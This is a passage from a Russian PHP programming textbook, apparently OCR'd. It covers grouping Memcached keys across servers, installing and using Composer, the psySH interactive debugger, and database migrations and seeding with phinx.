          "sixth", "seventh", "eighth", "ninth", "tenth"];

  // Извлекаем значения с их серверов
  foreach($arr as $key) {
    echo $m->getByKey($key, $key)."<br />";
  }
?>
```

Для того чтобы далее оперировать значениями на разных серверах, удобно сгруппировать ключи в отдельном ассоциативном массиве, где в качестве ключа выступает адрес сервера и его порт (листинг 40.15).

Листинг 40.15. Группировка ключей. Файл groups.php

```
<?php ## Группировка ключей
  require_once("connect_multi.php");

  $arr = ["first", "second", "third", "fourth", "fifth",
          "sixth", "seventh", "eighth", "ninth", "tenth"];

  // Подготавливаем массив серверов
  $keys = [];
  foreach($m->getServerList() as $server) {
    $keys["{$server['host']}:{$server['port']}"] = [];
  }
  // Распределяем ключи по их серверам
  foreach($arr as $key) {
    $server = $m->getServerByKey($key);
    $keys["{$server['host']}:{$server['port']}"][] = $key;
  }
  echo "<pre>";
  print_r($keys);
  echo "</pre>";
?>
```

В качестве результата скрипт выводит следующие строки:

```
Array
(
    [localhost:11211] => Array
        (
            [0] => third
            [1] => fifth
            [2] => ninth
        )
```

```
    [localhost:11212] => Array
        (
            [0] => first
            [1] => second
            [2] => fourth
            [3] => sixth
            [4] => seventh
            [5] => eighth
            [6] => tenth
        )
)
```

```
public bool Memcached::deleteByKey(
  string $server_key,
  string $key [,
  int $time = 0 ])
public bool Memcached::deleteMultiByKey(
  string $server_key,
  array $keys [,
  int $time = 0 ])
```

Методы полностью эквивалентны односерверным аналогам `delete()` и `deleteMulti()`, рассмотренным выше, однако в качестве первого параметра принимают строковое значение *`$server_key`*, которое было назначено ключу при установке значения посредством метода `addByKey()` или `setByKey()`. Впрочем, необязательно в качестве *`$server_key`* использовать то же самое строковое значение. Вместо этого можно указывать любое значение из той же группы ключей (листинг 40.16).

Листинг 40.16. Удаление ключей из нескольких серверов. Файл delete_by_key.php


```
<?php ## Удаление ключей из нескольких серверов
  require_once("connect_multi.php");

  $arr = ["first", "second", "third", "fourth", "fifth",
          "sixth", "seventh", "eighth", "ninth", "tenth"];

  // Подготавливаем массив серверов
  $keys = [];
  foreach($m->getServerList() as $server) {
    $keys["{$server['host']}:{$server['port']}"] = [];
  }
  // Распределяем ключи по их серверам
  foreach($arr as $key) {
    $server = $m->getServerByKey($key);
    $keys["{$server['host']}:{$server['port']}"][] = $key;
  }
  // Удаляем группы ключей с их сервера
  foreach($keys as $server => $group) {
    $m->deleteMultiByKey($group[0], $group);
  }
?>
```


Резюме

В данной главе мы познакомились с расширением Memcached, позволяющим работать с одноименным сервером. Размещение данных полностью в оперативной памяти позволяет значительно ускорить работу Web-приложения. Учитывая, что сервер memcached позволяет разместить в оперативной памяти даже данные сессий, при формировании HTTP-ответа можно практически полностью избежать обращений к медленному жесткому диску.



ЧАСТЬ VIII

Библиотеки



ГЛАВА 41

Компоненты

Листинги данной главы
можно найти в подкаталоге composer.

Широкая известность системы контроля версий Git и популярность git-хостингов *(см. главу 54)*, предоставляющих бесплатную площадку распространения открытых проектов, привели к смене концепции распространения библиотек. Вместо создания огромного набора библиотек на все случаи жизни в рамках одного фреймворка вроде Symfony или Yii, Web-приложение собирается из нескольких совместимых друг с другом *компонентов*.

Управление компонентами осуществляется при помощи утилиты Composer, которая подробно описывается в данной главе. Разработка собственных компонентов *(см. главу 44)* требует соблюдение стандартов кодирования, которые подробно освещаются в *главах 42* и *43*.

Composer: управление компонентами

Долгое время PHP-разработчики сосредотачивались вокруг одной известной системы управления версиями вроде Drupal или вокруг известного фреймворка вроде Yii или Symfony. Любая система управления или фреймворк — это шаг в определенном направлении. Если вам по пути: вы экономите время и усилия. Если философия и приемы разработки фреймворка идут вразрез с решаемыми вами задачами, вы теряете время, выполняя трудоемкую работу по адаптации.

Кроме того, изучая лишь один фреймворк и совершенствуя свои навыки в его рамках, вы рискуете остаться в одиночестве среди массы неподдерживаемых библиотек, если в один прекрасный момент фреймворк потеряет популярность. Если у вас имеется проект, ориентированный на устаревший фреймворк, то перенос его на новый современный фреймворк может быть крайне дорогой и рискованной операцией. При этом никто не гарантирует, что через несколько лет вы опять не окажетесь в той же самой точке в полном одиночестве в окружении неподдерживаемого кода.

Во многих языках имеются флагманские фреймворки для Web-разработки: Ruby on Rails в Ruby, Django в Python, Spring в Java. В отличие от них, в PHP не сформировалось единого фреймворка, вокруг которого сосредоточилась бы основная масса PHP-

разработчиков. Существует огромное количество фреймворков на PHP, только лишь перечисление которых заняло бы не одну страницу: Yii, Symfony, Zend, Phalcon, Laravel и многие другие.

Вместо того чтобы конкурировать друг с другом и разрабатывать несовместимые библиотеки в духе браузерной войны между Microsoft и Mazilla в 90-х годах прошлого столетия, разработчики объединились и выработали стандарты кодирования, которые позволяют разрабатывать совместимые компоненты. Вы можете использовать их в любом современном фреймворке. Более того, вы можете вообще не использовать фреймворки и собирать свои приложения из нужных вам компонентов.

Компоненты, или библиотеки — это коллекция связанных классов, интерфейсов и трейтов, которые решают определенную задачу. Например, компонент ведения журнальных файлов (log-файлов), компонент-парсер RSS-канала, компонент-обертка для HTTP-запросов.

Компоненты разбросаны по всему Интернету. Одни компоненты могут использовать в своей работе другие, исходный код которых также расположен где-то в сети. Вам не потребуется самостоятельно загружать компонент и все его многочисленные зависимости. Эту задачу решает специальная утилита — Composer. Вы сможете обнаружить аналогичные системы в любом современном языке программирования, связанном с Web: Bundler в Ruby, pip в Python, npm в Node.js.

Утилита Composer не позиционирует себя как менеджер пакетов, т. к. не осуществляет компиляцию и установку программного обеспечения. Тем не менее задачи, которые решаются Composer в отношении PHP-библиотек, очень схожи с традиционными менеджерами пакетов, такими как apt-get в Debian-дистрибутивах Linux или Homebrew в Mac OS X.

Установка Composer

Существует множество способов установки Composer, мы рассмотрим установку этой утилиты для трех наиболее популярных операционных систем: Windows, Mac OS X и Linux (дистрибутив Ubuntu).

Установка в Windows

Установить Composer в операционной системе Windows можно двумя способами: при помощи автоматического установщика и вручную. В первом случае его следует загрузить по ссылке **https://getcomposer.org/Composer-Setup.exe** и запустить на выполнение (рис. 41.1).

Мастер установки предложит несколько диалоговых форм, настройки в которых можно оставить без изменения. В процессе работы мастер попробует самостоятельно обнаружить установленный в системе PHP-интерпретатор, кроме того, пропишет путь к утилите в переменной окружения `PATH`, сделав доступной команду `composer` в любой точке файловой системы.

> ***Замечание***
>
> Для успешной установки Composer необходимо установить расширение OpenSSL, для этого в конфигурационном файле php.ini следует снять комментарий с директивы `extension=php_openssl.dll`.




Рис. 41.1. Мастер установки Composer

После успешной установки в командной строке можно обратиться к утилите `composer`, например, запросить ее версию:

```
> composer --version
Composer version 1.0-dev (d6ae9a0529e1f39c4c7f9b2f29fff019d79cd1fb)
```

Всё, можно пользоваться. В случае если автоматическая установка невозможна, вы можете самостоятельно выполнить все действия мастера установки. Для этого следует загрузить архив composer.phar, причем сделать это можно средствами PHP:

```
> php -r "readfile('https://getcomposer.org/installer');" | php
```

> ***Замечание***
>
> PHAR — это исполняемые архивы PHP, созданные по аналогии с JAR-архивами в Java. Множество файлов можно упаковать в единый сжатый архив, который будет автоматически распакован и выполнен при передаче его интерпретатору PHP. Подробнее PHAR-архивы рассматриваются в *главе 45*.

PHP-архив composer.phar можно передать на выполнение PHP-интерпретатору. Например, команду, запрашивающую версию Composer, можно выполнить следующим образом:

```
> php composer.phar --version
Composer version 1.0-dev (d6ae9a0529e1f39c4c7f9b2f29fff019d79cd1fb)
```

Для того чтобы создать команду `composer`, достаточно создать файл composer.bat следующего содержания:

```
@php "%~dp0composer.phar" %*
```

После чего файлы composer.phar и composer.bat нужно поместить в каталог, прописанный в переменной окружения `PATH` *(см. главу 4)*.

Установка в Mac OS X

Установить Composer в Mac OS X проще всего, воспользовавшись менеджером пакетов Homebrew. Для этого достаточно выполнить команду:

```
$ sudo brew install composer
Composer version 1.0.0-apha10
```

Установка в Ubuntu

Для установки в Linux можно воспользоваться командой, описанной в разделе, посвященном установке Composer в Windows:

```
$ php -r "readfile('https://getcomposer.org/installer');" | php
```

Если в системе уже установлены утилиты `curl` или `wget`, можно воспользоваться ими:

```
$ curl -sS https://getcomposer.org/installer | php
```

В результате будет загружен PHP-архив composer.phar, который можно использовать совместно с PHP-интерпретатором:

```
$ php composer.phar --version
Composer version 1.0-dev (d6ae9a0529e1f39c4c7f9b2f29fff019d79cd1fb)
```

Для того чтобы установить Composer глобально, PHAR-архив следует переименовать в удобную вам форму, например, просто в composer. При этом файлу должны быть выставлены права доступа на выполнение, например, 0755. Для того чтобы файл был доступен в любой точке файловой системы, его следует разместить в папке /user/local/bin:

```
$ mv composer.phar /usr/local/bin/composer
```

После этого можно пользоваться командой `composer`:

```
$ php composer –version
Composer version 1.0-dev (d6ae9a0529e1f39c4c7f9b2f29fff019d79cd1fb)
```

Где искать компоненты?

Компоненты можно обнаружить на сайте Packagist (**https://packagist.org/**), который де-факто является каталогом компонентов PHP-сообщества. Сайт не хранит исходные коды компонентов, он лишь осуществляет поиск по ключевым словам (рис. 41.2).

Выбирая компонент для решения задачи, обычно ориентируются на количество загрузок, звездочек (положительных оценок). Если вы только начинаете знакомиться с компонентами, хорошим путеводителем может стать список, представленный на странице **https://github.com/ziadoz/awesome-php**.

Установка компонента

Каждый пакет имеет имя и версию. Имя состоит из двух частей: имени производителя и имени пакета, указанного через слеш, например `psy/psysh`. Имя производителя может совпадать с именем пакета: `monolog/monolog`.




Рис. 41.2. Поиск компонентов на сайте Packagist

Для того чтобы воспользоваться пакетом, потребуется создать файл composer.json, в котором описываются зависимости приложения. Файл composer.json является конфигурационным, и его следует располагать в корне проекта.

В листинге 41.1 представлен вариант файла composer.json, который при помощи ключевого слова `require` сообщает о необходимости поставить компонент `monolog/monolog` версии не ниже 1.17.0.

Листинг 41.1. Конфигурационный файл composer.json. Файл monolog/composer.json

```
{
    "require": {
        "monolog/monolog": "1.17.*"
    }
}
```

Значение `1.17.*` указывает на необходимость установки версии пакета в диапазоне от 1.17.0 (включительно) до 1.18. Следующая запись аналогична представленному в листинге 41.1 варианту со звездочкой:

```
"monolog/monolog": ">=1.17.0 <1.18.0"
```

Помимо операторов >, >=, <= и < можно воспользоваться диапазонами, например:

```
"monolog/monolog": "1.17.0 - 2.0.0"
```

Вдобавок предусмотрен специальный оператор ~, который позволяет задать интервалы для текущей версии. Запись `~1.17` эквивалентна `>=1.17 <2.0.0`, а запись `~1.17.2` эквивалентна `>=1.17.2 <1.18.0`.

Можно указать конкретный релиз, например `1.17.2`. Это довольно удобно, когда необходимо зафиксировать версию компонента, чтобы его новые версии не поломали приложение. Если интерфейс компонента стабилен или исправление ошибок в связи с обновлением компонента вас не пугает, можно пользоваться диапазонами.

Замечание

Дальнейшее повествование мы будем вести в предположении, что в командной строке вам доступна команда `composer`. Если вы решили не ставить Composer глобально, эту команду следует заменять на `php composer.phar`.

Для того чтобы установить пакет, в папке с конфигурационным файлом composer.json следует выполнить команду `composer install`:

```
$ composer install
Loading composer repositories with package information
Installing dependencies (including require-dev)
  - Installing psr/log (1.0.0)
    Downloading: 100%

  - Installing monolog/monolog (1.17.2)
    Downloading: 100%

monolog/monolog suggests installing graylog2/gelf-php (Allow sending log messages to
a GrayLog2 server)
monolog/monolog suggests installing raven/raven (Allow sending log messages to a
Sentry server)
monolog/monolog suggests installing doctrine/couchdb (Allow sending log messages to
a CouchDB server)
monolog/monolog suggests installing ruflin/elastica (Allow sending log messages to
an Elastic Search server)
monolog/monolog suggests installing videlalvaro/php-amqplib (Allow sending log
messages to an AMQP server using php-amqplib)
monolog/monolog suggests installing ext-amqp (Allow sending log messages to an AMQP
server (1.0+ required))
monolog/monolog suggests installing ext-mongo (Allow sending log messages to a
MongoDB server)
monolog/monolog suggests installing aws/aws-sdk-php (Allow sending log messagesto
AWS services like DynamoDB)
monolog/monolog suggests installing rollbar/rollbar (Allow sending log messagesto
Rollbar)
monolog/monolog suggests installing php-console/php-console (Allow sending log
messages to Google Chrome)
Writing lock file
Generating autoload files
```

Как видно из отчета, были установлены два компонента: `monolog/monolog` версии `1.17.2` и `psr/log` версии `1.0.0`, от которого зависит компонент Monolog.

Если теперь заглянуть в папку проекта, можно обнаружить, что рядом с файлом composer.json были созданы файл composer.lock и папка vendor.

Файл composer.lock содержит дерево зависимостей пакетов и источники загрузки, а также точные версии установленных пакетов. Сами компоненты располагаются в папке vendor. Например, файлы пакета Monolog можно обнаружить по пути vendor/monolog/monolog.

При использовании системы контроля версий *(см. главу 54)* папку vendor, обычно, исключают. С одной стороны, vendor может достигать внушительных объемов. С другой

стороны, в любой момент можно повторно установить все необходимые приложению компоненты при помощи `composer`.

Файл composer.lock, напротив, размещается в репозитории системы контроля версий. При запуске команды `composer install` проверяется, нет ли уже готового composer.lock, и если такой файл присутствует, то по возможности версии и источники пакетов извлекаются из него. Это позволяет использовать библиотеки одних и тех же версий как на рабочих станциях разработчиков приложения, так и на серверах.

Что делать, если вышла новая версия библиотеки и вы хотите ею воспользоваться? Для этого достаточно вызвать команду `composer update`, указав имя пакета или пакетов, которые необходимо обновить:

```
$ composer update monolog/monolog
```

Команда не только выполнит обновление пакета, но и поправит файл composer.lock.

Использование компонента

В *главе 25* мы рассматривали механизм автозагрузки классов. Composer автоматически генерирует все необходимые классы для автозагрузки компонентов. Заглянув в папку vendor, можно обнаружить файл autoload.php. Его включение при помощи директив `require` или `require_once` предоставляет доступ ко всем компонентам, загруженным посредством Composer (листинг 41.2).

Листинг 41.2. Подключение автозагрузчика. Файл monolog/index.php

```
<?php ## Подключение автозагрузчика
  require_once(__DIR__ . '/vendor/autoload.php');

  # Теперь можно использовать компонент Monolog
  $log = new Monolog\Logger('name');
  $handler = new Monolog\Handler\StreamHandler('app.log', Monolog\Logger::WARNING);
  $log->pushHandler($handler);
  $log->addWarning('Предупреждение');
?>
```

Полезные компоненты

Существует огромное количество готовых компонентов. Даже если бы мы задались целью полностью посвятить книгу одним лишь компонентам, невозможно рассмотреть их все. Новые компоненты появляются каждый день, старые забываются. Мы рассмотрим лишь несколько полезных компонентов, чтобы развеять любые сомнения в необходимости их использования.

Компонент psySH. Интерактивный отладчик

До текущей главы при отладке PHP-кода использовался вывод в окно браузера. Это не очень удобный подход, особенно когда отладка осуществляется в большом проекте

и требуется выводить содержимое переменных, поэкспериментировать с текущим состоянием объекта.

PHP предоставляет встроенный консольный отладчик phpdbg, однако использовать его на практике неудобно. Лучше воспользоваться специализированным компонентом psySH — одним из вариантов *интерактивного отладчика*.

Для установки psySH модифицируем composer.json, добавив в него компонент `psy/psysh` (листинг 41.3).

Листинг 41.3. Подключение psySH. Файл psysh/composer.json

```
{
    "require": {
        "monolog/monolog": "1.17.*",
        "psy/psysh": "*"
    }
}
```

Установить компонент можно, выполнив команду `composer install`. После этого можно пользоваться компонентом. Для этого достаточно включить вызов функции `sh()` в точке, где необходимо выполнить отладку:

```
eval(\Psy\sh());
```

Если код выполняется под управлением встроенного PHP-сервера *(см. главу 4)*, его работа будет приостановлена, а в консоль будет выведено приглашение интерактивного отладчика. В листинге 41.4 приводится пример кода, с вызовом отладчика.

> ***Замечание***
>
> Компонент будет успешно работать в UNIX-подобной операционной системе. Корректная работа в Windows не гарантируется.

Листинг 41.4. Интерактивный отладчик. Файл psysh/index.php

```
<?php ## Интерактивный отладчик
  require_once(__DIR__ . '/vendor/autoload.php');

  $log = new Monolog\Logger('name');
  $handler = new Monolog\Handler\StreamHandler('app.log', Monolog\Logger::WARNING);
  $log->pushHandler($handler);

  # Вызываем интерактивный отладчик
  eval(\Psy\sh());

  $log->addWarning('Предупреждение');
?>
```

Вызвав скрипт в окне браузера, обратитесь к консоли, где был запущен сервер. В ней можно обнаружить приглашение интерактивного отладчика:

```
Psy Shell v0.6.1 (PHP 7.0.0beta2 — cli-server) by Justin Hileman
>>> $log->getName();
=> "name"
>>>
```

Отладчик позволяет выполнять любой корректный PHP-код, посмотреть состояния текущих переменных или вызывать метод класса.

Компонент phinx. Миграции

Миграции — незаменимый инструмент для обслуживания баз данных при командной разработке. Создав таблицу или изменив состав столбцов в ней, важно убедиться, что соответствующие изменения были осуществлены на всех рабочих станциях разработчика и на всех серверах базы данных, обслуживающих Web-приложение. Команды, модифицирующие схему базы данных, должны быть гарантированно выполнены, причем не более одного раза.

Вместо того чтобы создавать и модифицировать базу данных при помощи SQL-команд, формируют набор PHP-файлов, отсортированных в хронологическом порядке. PHP-файлы содержат вызовы методов специального класса, осуществляющих добавление, удаление, редактирование таблиц, столбцов и индексов базы данных. В базе данных, как правило, заводится отдельная таблица, в которой регистрируются выполненные миграции. Если миграция не зарегистрирована, она выполняется, и запись об этом заносится в регистрационную таблицу. Зарегистрированные миграции просто игнорируются.

Другим преимуществом миграций по сравнению с обычными SQL-командами является независимость их от диалекта SQL конкретной базы данных. На всех серверах и рабочих станциях выполняется один и тот же PHP-код, который создает одну и ту же схему базы данных. Кто бы ни создал изменение в базе данных, механизм миграции гарантирует, что изменения не пропадут и не будут затерты другими разработчиками.

Код, помещенный в систему контроля версий, попадает ко всем разработчикам и на все серверы. Более того, если схема базы данных утеряна, миграции позволяют воссоздать ее. Особенно удобно использовать миграции совместно с системой контроля версий *(см. главу 54)* — откат PHP-кода к определенной точке в прошлом, который затрагивает и откат файлов миграции. В результате можно воспроизвести схему базы данных в любой момент в прошлом.

Любой современный фреймворк либо реализует механизм миграций, либо использует компонент для решения этой задачи. Компонентов, реализующих миграции много, мы рассмотрим phinx.

Установить его можно, включив `robmorgan/phinx` в требования файла composer.json (листинг 41.5).

Листинг 41.5. Подключение phinx. Файл phinx/composer.json

```
{
    "require": {
        "robmorgan/phinx": "*"
    }
}
```

Сразу после установки можно обнаружить, что в каталоге vendor помимо папок компонентов создана папка bin. В нее помещаются исполняемые команды. Phinx создает два варианта одной и той же команды: для UNIX — `phinx` и для Windows — `phinx.bat`. Для того чтобы обратиться к команде из корня проекта, придется указать путь:

```
./vendor/bin/phinx
```

В качестве альтернативы можно прописать путь до vendor/bin в переменной окружения `PATH`, в этом случае команда `phinx` и любые другие команды, установленные компонентами, будут доступны в любой точке файловой системы. В следующих разделах мы будем опускать префикс ./vendor/bin/.

Инициализация компонента

Для инициализации нового проекта необходимо выполнить команду

```
$ phinx init .
```

В результате будет создан конфигурационный файл phinx.yml, который позволяет задать параметры соединения с базой данных. Файл позволяет задать параметры для трех режимов работы приложения:

- production — производственный режим, контролирует функционирование приложения на сервере;
- development — режим разработки, используется для тестирования на рабочей станции разработчика;
- testing — тестовый режим, применяется для запуска тестов.

Для каждого из режимов можно отредактировать следующие параметры соединения:

- aqdapter — тип базы данных, поддерживается MySQL, PostgreSQL, SQLite, SQL Server (по умолчанию mysql);
- host — адрес сервера базы данных (по умолчанию localhost);
- name — название базы данных;
- user — имя mysql-пользователя;
- pass — пароль mysql-пользователя;
- port — порт сервера базы данных (для MySQL 3306);
- charset — кодировка соединения (по умолчанию utf8).

Подготовка миграций

Для того чтобы создать миграцию, необходимо выполнить команду `phinx create`, передав ей в качестве параметра уникальное название миграции в CamelCase-стиле.

```
$ phinx create CreateUserTable
Phinx by Rob Morgan - https://phinx.org. version 0.5.0

using config file .\phinx.yml
using config parser yaml
using migration path phinx/db/migrations
```

```
using seed path phinx/db/seeds
Create migrations directory? [y]/n y
using migration base class Phinx\Migration\AbstractMigration
using default template
created .\db\migrations\20151227101306_create_user_table.php
```

Если миграции создаются впервые, будет предложено создание папки db/migrations для хранения файлов миграций. После положительного ответа на вопрос (`y`) и создания папок, в них располагается файл миграции вида YYYYMMDDHHMMSS_create_user_table.php. Дата в начале файла обеспечивает сортировку миграций в хронологическом порядке.

Внутри файла находится класс, название которого совпадает с названием миграции, в нашем случае `CreateUserTable`. Класс в свою очередь содержит пустой метод `change()`, в котором можно разместить код создания базы данных. В листинге 41.6 приводится пример создания таблицы пользователей `users`, состоящей из пяти столбцов. Первичный ключ `id` создается автоматически и не требует дополнительного кода.

Листинг 41.6. Файл phinx/db/migrations/20151227101306_create_user_table.php

```
<?php

use Phinx\Migration\AbstractMigration;

class CreateUserTable extends AbstractMigration
{
  /**
   * Change Method.
   *
   * Write your reversible migrations using this method.
   *
   * More information on writing migrations is available here:
   * http://docs.phinx.org/en/latest/migrations.html#the-abstractmigration-class
   *
   * The following commands can be used in this method and Phinx will
   * automatically reverse them when rolling back:
   *
   *    createTable
   *    renameTable
   *    addColumn
   *    renameColumn
   *    addIndex
   *    addForeignKey
   *
   * Remember to call "create()" or "update()" and NOT "save()" when working
   * with the Table class.
   */
  public function change()
```

```
  {
    // Создание таблицы пользователей
    $table = $this->table('users');
    $table->addColumn('first_name', 'string')
          ->addColumn('last_name', 'string')
          ->addColumn('created_at', 'datetime')
          ->addColumn('updated_at', 'datetime')
          ->create();
  }
}
```

Как видно из листинга, при помощи метода `table()` создается таблица `users`, которой методом `addColumn()` задаются столбцы. Метод `addColumn()` принимает в качестве первого параметра имя столбца, в качестве второго — его тип, а в качестве третьего — массив дополнительных параметров.

Допускается использование следующих типов столбцов:

- biginteger — соответствует `BIGINT`;
- binary — соответствует `BLOB`;
- boolean — соответствует `TINYINT(1)`;
- date — соответствует `DATE`;
- datetime — соответствует `DATETIME`;
- decimal — соответствует `DECIMAL`;
- float — соответствует `FLOAT`;
- integer — соответствует `INT`;
- string — соответствует `VARCHAR(255)`;
- text — соответствует `TEXT`;
- time — соответствует `TIME`;
- timestamp — соответствует `TIMESTAMP`;
- uuid — соответствует `CHAR(36)`.

> ***Замечание***
>
> Для MySQL предусмотрены три дополнительных типа: `enum`, `set` и `blob`. Для PostgreSQL допускается использование типов `smallint`, `json` и `jsonb`.

В *главе 37* мы обсуждали различные дополнительные параметры столбцов базы данных MySQL: `NULL`, `DEFAULT`, `COMMENT` и т. д. Влиять на них можно через третий параметр метода `addColumn()`.

```
$table->addColumn('first_name', 'string', ['limit' => 50, 'null' => false])
```

Представленный выше вызов создаст столбец `first_name` типа `VARCHAR(50) NOT NULL`. Параметры, доступные для использования в методе `addColumn()`, представлены в табл. 41.1.

Таблица 41.1. *Параметры столбцов*

Параметр	Тип	Описание
limit	Любой	Задает максимальную длину строки или количество знаков для вывода числа
length	Любой	Синоним для limit
default	Любой	Значение по умолчанию DEFAULT
null	Любой	Разрешает (true) или запрещает (false) NULL-значения
after	Любой	Позволяет задать имя столбца, после которого будет размещен текущий столбец
comment	Любой	Комментарий к столбцу
precision	decimal	Количество символов в числе (1 до 65), включая точку
scale	decimal	Количество цифр после запятой
signed	decimal, integer, bigint, boolean	Разрешает (true) или запрещает (false) использование отрицательных значений
values	enum, set	Список значений, разделенных запятой
identity	integer, bigint	Разрешает (true) или запрещает (false) режим автоматического увеличения значения (AUTO_INCREMENT)

Выполнение миграций

Для выполнения миграций следует выполнить команду phinx migrate, передав через параметр -e название окружения:

```
$ phinx migrate -e development
Phinx by Rob Morgan - https://phinx.org. version 0.5.0

using config file .\phinx.yml
using config parser yaml
using migration path phinx/db/migrations
using seed path phinx/db/seeds
using environment development
using adapter mysql
using database test

 == 20151227101306 CreateUserTable: migrating
 == 20151227101306 CreateUserTable: migrated 0.2155s

All Done. Took 0.2238s
```

После выполнения миграции будет создана таблица users, а кроме того, в таблицу phinxlog будет помещена запись о только что выполненной миграции:

```
mysql> select * from phinxlog;
+----------------+---------------------+---------------------+
| version        | start_time          | end_time            |
+----------------+---------------------+---------------------+
| 20151227101306 | 2015-12-27 11:03:32 | 2015-12-27 11:03:32 |
+----------------+---------------------+---------------------+
```

Откат миграций

Компонент `phinx` допускает не только выполнение, но и откат миграций. Для этого можно выполнить команду `phinx rollback`, передав через параметр `-e` название окружения:

```
$ phinx rollback -e development
Phinx by Rob Morgan - https://phinx.org. version 0.5.0

using config file .\phinx.yml
using config parser yaml
using migration path phinx/db/migrations
using seed path phinx/db/seeds
using environment development
using adapter mysql
using database test

 == 20151227101306 CreateUserTable: reverting
 == 20151227101306 CreateUserTable: reverted 7.7957s

All Done. Took 7.8043s
```

После отката миграции удаляются таблица `users` и регистрационная запись в таблице `phinxlog`. Phinx автоматически вычисляет, какие операции необходимо выполнить для отката. Однако не все операции могут быть откачены автоматически, например, удаление столбца невозможно откатить, т. к. данные, которые находились в столбце, потеряны безвозвратно и создание аналогичного столбца не поможет их восстановлению. Откатить можно следующие операции:

- `createTable()` — создание таблицы;
- `renameTable()` — переименование таблицы;
- `addColumn()` — создание столбца;
- `renameColumn()` — переименование столбца;
- `addIndex()` — добавление индекса;
- `addForeignKey()` — добавление внешнего ключа.

В том случае, кода вы хотите самостоятельно реализовать механизм отката, вместо метода `change()` в класс миграции следует поместить метод `up()` для выполнения миграции и метод `down()` для отката.

```
<?php

use Phinx\Migration\AbstractMigration;
```

```
class CreateUserTable extends AbstractMigration
{
  /**
   * Migrate up.
   */
  public function up()
  {
    // Создание таблицы пользователей
    $table = $this->table('users');
    $table->addColumn('first_name', 'string')
          ->addColumn('last_name', 'string')
          ->addColumn('created_at', 'datetime')
          ->addColumn('updated_at', 'datetime')
          ->create();
  }
  /**
   * Migrate down.
   */
  public function down()
  {
    // Если таблица существует
    $exists = $this->hasTable('users');
    if($exists) {
      // Удаляем ее
      $this->dropTable('users');
    }
  }
}
```

Метод `hasTable()` возвращает `true`, если таблица существует, и `false` в противном случае. Метод `dropTable()` позволяет удалить таблицу с существующим именем. Для переименования таблиц потребуется получить объект таблицы при помощи метода `table()`, а затем вызывать метод `rename()`:

```
$table = $this->table('users');
$table->rename('profiles');
```

Операции со столбцами

Все операции со столбцами таблицы сосредоточены в объекте таблицы, получить который можно при помощи метода `table()`:

```
$table = $this->table('users')
```

Для получения всех столбцов таблицы можно прибегнуть к методу `getColumns()`:

```
$columns = $this->table('users')->getColumns();
```

Проверить существование столбца можно посредством метода `hasColumn()`:

```
if ($this->table('user')->hasColumn('first_name')) {
  // Дальнейшие операции со столбцом
}
```

Для переименования столбца можно использовать метод `renameColumn()`, который принимает в качестве первого параметра старое имя столбца, а в качестве второго — новое:

```
$table = $this->table('users')->renameColumn('first_name', 'name');
```

Удалить столбец можно при помощи метода `removeColumn()`:

```
$this->table('users')->removeColumn('short_name')->update();
```

Подготовка тестовых данных

Помимо поддержки схемы часто стоит задача заполнения базы данных начальными seed-данными. Это особенно важно при командной разработке, когда часть команды может работать над системой администрирования, а другая над представлением. Для того чтобы интерфейс добавления данных не сдерживал других участников, прибегают к специальным скриптам заполнения базы данных тестовыми значениями, позволяющими полноценно протестировать Web-приложение.

В phinx для создания таких данных предназначена команда `phinx seed:create`, которой передается название seed-класса в CamelCase-стиле:

```
$ phinx seed:create UsersSeeder
sSeeder
Phinx by Rob Morgan - https://phinx.org. version 0.5.0

using config file .\phinx.yml
using config parser yaml
using migration path phinx/db/migrations
using seed path phinx/db/seeds
Create seeds directory? [y]/n y
using seed base class Phinx\Seed\AbstractSeed
created .\db\seeds\UsersSeeder.php
```

